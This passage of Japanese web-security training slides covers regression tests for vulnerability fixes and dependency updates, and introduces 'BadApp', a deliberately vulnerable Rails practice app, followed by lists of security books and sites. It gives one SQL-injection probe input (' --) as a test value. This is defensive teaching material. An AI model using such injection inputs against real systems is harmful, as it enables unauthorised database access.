  - e.g. '-- を入力値として与えても SQL エラーにならないこと
- GitLab や SQLite などの著名な OSS や製品でも脆弱性修正時には行われている

## 依存パッケージのアップデート

- OS, ミドルウェア, 依存パッケージのアップデートを行うこと
- 脆弱性対応のバージョンと使用バージョンの間で破壊的変更がある場合、アップデートに時間がかかり、その間無防備になる
- 最新のバージョンを使い続けることで、既存のバグやパフォーマンスの問題を踏まなくて良くなるという見方もできる

# Web セキュリティ研修

## ～ BadApp ～

セキュリティ対策室  
Kohei Morita / @mrtc0

## BadApp とは

- Rails で書かれた脆弱性盛りだくさんのアプリケーションです
- ドキュメントを参考に攻撃を行い、コードを修正してください
- シナリオに対応したテストが用意されているので、実行して脆弱性が修正されていることを確認してください
- 最後に解答を確認します



## 書籍やサイト

- 体系的に学ぶ 安全なWebアプリケーションの作り
  - <https://www.amazon.co.jp/dp/B07DVY4H3M>
- めんどうくさい Web セキュリティ
  - <https://www.amazon.co.jp/dp/4798128090>
- Docker/Kubernetes開発・運用のためのセキュリティ実践ガイド
  - <https://www.amazon.co.jp/dp/B085C8LYDC>
- ブラウザハック
  - <https://www.amazon.co.jp/dp/B01DIV9AHQ>
- Securing DevOps: Security in the Cloud
  - <https://www.amazon.co.jp/dp/1617294136>
- 暗号技術入門-第3版-秘密の国のアリス-
  - <https://www.amazon.co.jp/dp/B015643CPE>



## 書籍やサイト

- ❑ Reddit Web Security Research
  - ❑ <https://www.reddit.com/r/websecurityresearch/>
- ❑ Reddit netsec
  - ❑ <https://www.reddit.com/r/netsec/>
- ❑ 徳丸浩の日記
  - ❑ <https://blog.tokumaru.org/>
- ❑ MBSD Blog
  - ❑ <https://www.mbsd.jp/blog>
- ❑ PortSwigger Web Security Blog
  - ❑ <https://portswigger.net/blog>
- ❑ GitHub Security Lab
  - ❑ <https://securitylab.github.com/advisories>
- ❑ hackerone hacktivity
  - ❑ <https://hackerone.com/hacktivity>
- ❑ OWASP Cheat Sheet Series
  - ❑ <https://cheatsheetseries.owasp.org/>
- ❑ PayloadsAllTheThings
  - ❑ <https://github.com/swisskyrepo/PayloadsAllTheThings>